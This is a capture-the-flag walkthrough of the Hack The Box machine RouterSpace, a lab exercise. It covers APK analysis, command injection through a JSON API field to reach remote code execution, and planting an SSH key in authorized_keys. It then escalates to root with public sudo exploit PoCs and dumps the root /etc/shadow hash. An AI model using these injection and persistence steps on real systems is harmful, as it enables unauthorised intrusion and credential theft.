 |
Name | RouterSpace |
| Difficulty | Easy | |
| Release Date | 2022-02-27 | |
| Retired Date | - | |
| IP Address | 10.10.11.148 | |
| OS | Linux | |
| Points | 20 |
foothold
Disclamer: Yes! I had to google one of the public writeups just to move along the box. Android Emulator didn't really like me for some reason 😥.
Fun and easy box anyone that starts building interest on infosec might want to do. Upon starting the box, I fired up nmap and let it do it's magic while I navigated to the web browser and checked for an HTTP server.

Looks like at least we have a site in here, so let's check the nmap found out:
$ sudo nmap -p- -sV -sC -oN nmap routerspace.htb
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-28 22:13 WEST
Nmap scan report for routerspace.htb (10.10.11.148)
Host is up (0.095s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     (protocol 2.0)
| ssh-hostkey:
|   3072 f4:e4:c8:0a:a6:af:66:93:af:69:5a:a9:bc:75:f9:0c (RSA)
|   256 7f:05:cd:8c:42:7b:a9:4a:b2:e6:35:2c:c4:59:78:02 (ECDSA)
|_  256 2f:d7:a8:8b:be:2d:10:b0:c9:b4:29:52:a8:94:24:78 (ED25519)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-RouterSpace Packet Filtering V1
80/tcp open  http
|_http-title: RouterSpace
|_http-trane-info: Problem with XML parsing of /evox/about
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 200 OK
|     X-Powered-By: RouterSpace
|     X-Cdn: RouterSpace-26346
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 76
|     ETag: W/"4c-MP31iUN/nOAN1mu0L9Ako7jCZVY"
|     Date: Sat, 28 May 2022 21:16:36 GMT
|     Connection: close
|     Suspicious activity detected !!! {RequestID: a zP 45n P0q zP8 bXDGAO9W }
|   GetRequest:
|     HTTP/1.1 200 OK
|     X-Powered-By: RouterSpace
|     X-Cdn: RouterSpace-34964
|     Accept-Ranges: bytes
|     Cache-Control: public, max-age=0
|     Last-Modified: Mon, 22 Nov 2021 11:33:57 GMT
|     ETag: W/"652c-17d476c9285"
|     Content-Type: text/html; charset=UTF-8
|     Content-Length: 25900
|     Date: Sat, 28 May 2022 21:16:36 GMT
|     Connection: close
|     <!doctype html>
|     <html class="no-js" lang="zxx">
|     <head>
|     <meta charset="utf-8">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>RouterSpace</title>
|     <meta name="description" content="">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link rel="stylesheet" href="css/bootstrap.min.css">
|     <link rel="stylesheet" href="css/owl.carousel.min.css">
|     <link rel="stylesheet" href="css/magnific-popup.css">
|     <link rel="stylesheet" href="css/font-awesome.min.css">
|     <link rel="stylesheet" href="css/themify-icons.css">
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     X-Powered-By: RouterSpace
|     X-Cdn: RouterSpace-60077
|     Allow: GET,HEAD,POST
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 13
|     ETag: W/"d-bMedpZYGrVt1nR4x+qdNZ2GqyRo"
|     Date: Sat, 28 May 2022 21:16:36 GMT
|     Connection: close
|     GET,HEAD,POST
|   RTSPRequest, X11Probe:
|     HTTP/1.1 400 Bad Request
|_    Connection: close
So, only SSH and HTTP opened. The entry point must be somewhere on the HTTP server so I needed to check out more of it. Most of the site is static, and the links don't lead anywhere besides the Download button. That actually downloads a file called RouterSpace.apk. So, I've downloaded that and fired up a JADX GUI and check what it was about.
With JADX, I quickly found out that this was an Android React Native app, which basically means there's no Java code in it besides the one that is meant to be here to actually run the app. React Native apps and written in Javascript and this is mostly done to be able to have the same code running on Android and iOS for example (or just convenience).

The actual app code lives on a Resource under the assets folder with the name index.android.bundle. This file is a huge JavaScript file with all the React stuff on the begginning (a very large chunk at least), and at the end there should be some of the app's code. So I proceeded to extract that file, loaded into a browser (you can use cyberchef for this too) and beautify the code to make it a little more readable. It turns out a huge file (around 55k lines), and just to help even more, it's obfuscated. My best guess was to look for specific strings that would help me get a foothold on the box itself so I searched for "user", "key", "ssh", "password", "routerspace" and a bunch of more stuff. I could clearly see that I wouldn't find a whole string in there since there were JS Arrays breaking the strings into smaller chunks:
var _0x42a049 = ['5667592WhZgrR', 'ent', 'dismiss', '__esModule', 'default', '4398642jgsXMd', 'createElem', '2114680XsSxmn', 'erty', '3qevIXm', '8HmqKTe', '3830964rLqatp', 'Keyboard', 'defineProp', 'ithoutFeed', 'children', '7039610CyWPAR', 'oidingView', '28010rbPkaJ', 'KeyboardAv', 'TouchableW', 'ScrollView', '24Lzhdca', 'back', '2236113VELKov', '41IaUAxK'];One of the tries was "http://", since most of the HTB boxes don't run SSL, any non-https check should be to the box itself.
var _0x379495 = ['EwCVL', 'ugPGw', 'Router\x20is\x20', '-Bold', 'data', '30158095HXLvSs', 'post', 'eAgent', 'http://rou', '10BrHGoD', 'gray', '80%', 'applicatio', 'white', 'ck\x20your\x20in', 'ternet\x20con', 'tb/api/v4/', 'Please\x20pro', 'Image', 'XvhFJ', '2111347AIyazK', 'v/check/de', 'vide\x20an\x20IP', 'working\x20fi', 'DKyDg', 'YnNsf', 'tzoEq', 'EKNxl', 'the\x20server', 'log', 'ne!.', 'NunitoSans', 'OgZoU', 'TouchableO', '32457sfggQZ', 'nection.', '[\x20RESPOND\x20', 'center', 'createElem', '__esModule', 'per', 'mGNnc', 'then', 'catch', 'contain', 'uAiCt', 'bottom', '42740dmWhFN', 'Text', 'ButtonWrap', 'OLDvc', 'Sorry\x20!', 'terspace.h', 'n/json', 'StyleSheet', '/router/de', 'darkgray', 'JHvFI', 'transparen', 'UWIVj', 'Please\x20che', 'SZqEq', 'default', 'HrHYj', 'Hey\x20!', 'monitoring', 'StatusBar', 'error', '1013605BwxVJG', '[\x20DEBUG\x20]\x20', 'defineProp', 'gUnlE', 'Unable\x20to\x20', '25%', 'pacity', 'ButtonText', 'gKQYs', '1006000MsdmAT', 'handleSubm', 'PpdRl', 'shxxV', 'ent', 'View', 'erty', 'show', 'Formik', 'Check\x20Stat', '0.0.0.0', '128BJBUSC', '6BAxhAU', '4584186MTHGwP', 'connet\x20to\x20', 'vESlr', 'GHjuW', '\x20Address.', 'container', 'create', 'RouterSpac', 'viceAccess', '72dIvHGU', 'info'];In this variable we can see parts of what looks like a request to an api (tb/api/v4/) and the http://rou string, which is the start of the http://routerspace.htb (and there's actually the terspace.h in there too). So, it definitely is making some request to the box, but there's no way I could understand what request it is making.
I decided it would be simplier and faster to just install the app on an emulator and run it from there while making the traffic pass through Burp. So I fired up an AVD, installed the app on it, and check what it made.

This was all I ever was able to get from the app. Tried everything to make it work. It would load the page just fine on a browser by either specifying the IP address or the routerspace.htb domain name, but on the app itself, it would never work. Looked at the forum thread for the box, and it was full of people with the same problems. I tried the app on the Android Emulator and on Genymotion but it didn't work in either of them. I even tried the -tcpdump feature of the Android Emulator (thinking that it might be a proxy connectivity issue), that for those who don't know, writes a pcap from all the network traffic caming in or out from the emulator, and the request is never made. I could see all other requests, including the ones from the browser, but none from the app itself 😠.
After fiddling a bit, it looked like a problem with React/IPv6 (not sure if it's Linux specific), but all I got from logcat was this:
05-28 20:31:14.153  3858  3884 I ReactNativeJS: [ DEBUG ] Please check your internet connection.
05-28 20:31:16.916  1736  4050 E ResolverController: No valid NAT64 prefix (100, <unspecified>/0)
If anyone has a solution to this, feel free to reach out.
Solution you may ask? Well, I did what I really don't like to do. Googled a writeup for this box and checked what call was being made. So, for what is worth, the app makes a POST request to http://routerspace.htb/api/v4/monitoring/router/dev/check/deviceAccess. A somewhat curl equivalent would be:
curl -X POST "http://routerspace.htb/api/v4/monitoring/router/dev/check/deviceAccess" -d '{"ip":"0.0.0.0"}' -H 'Content-Type: application/json' --user-agent "RouterSpaceAgent"In the mean time, I actually fired up a gobuster on the site, but I quickly terminated it since all the requests would get a 200 return code and a message saying Suspicious activity detected !!! {RequestID: <random-chars>}
Moving to Burp, to check what could be done on that request, and since not much else was available, I tried to fiddle with the ip of the JSON object. The original request returns 0.0.0.0\n which looked like an echo. And by "echo" I mean the actual echo command. So I tried "$PATH" instead of "0.0.0.0".

There we go, looks like we have RCE (Remote Command Execution). Now is just a matter of actually get our SSH public key into the authorized_keys file of some user. A quick ; id latter, I new the service was running as paul.

Now it's easy, just run echo <SSHPUBKEY> >> /home/paul/.ssh/authorized_keys and we have are way in 🥳.
user flag
And with that, we have our user flag 😉:

f5a570564b0b32ee049e4ac4283e69e0
root flag
Now I needed to escalate my privileges to root. The first thing I normally do is a sudo -l just to check if something is that damn obvious.
paul@routerspace:~$ sudo -l
[sudo] password for paul:
Since it's asking me for a password, that normally indicates that there's no program for me to run as root and try to escape from it. So, next step is to run linpeas. (full output is here). Basically, linpeas identified 4 possible CVEs that are available to exploitation on this box:
- [CVE-2021-4034] PwnKit
- [CVE-2021-3156] sudo Baron Samedit
- [CVE-2021-3156] sudo Baron Samedit 2
- [CVE-2021-22555] Netfilter heap out-of-bounds write
So I went on to try them one by one.
- After setting up the PoC code, CVE-2021-4034 wouldn't work because the
/usr/bin/pkexecfile needed to have the suid permission:
  paul@routerspace:~/.r3pek/CVE-2021-4034-main/dry-run$ ./dry-run-cve-2021-4034
  GLib: Cannot convert message: Could not open converter from “UTF-8” to “PWNKIT”
pkexec must be setuid root- Moving on to the next CVE and PoC, I got lucky 😇.

Looks like we got ourselfs a 🥪: a94750dc9aa6eb34a84641e6d221fb6d
root password hash
While we're at it, just get the root password hash 😉.
# grep root /etc/shadow
root:$6$lw6PWI9kEABNZiKm$UoysFK0xDZgFk828w.7t30d8iRi6Qxv9xTkwvjJPRRxJvFQwTOkjvUq5y4OUO/LYV8KlqORQ4kolNeDfGFQd5.:18956:0:99999:7:::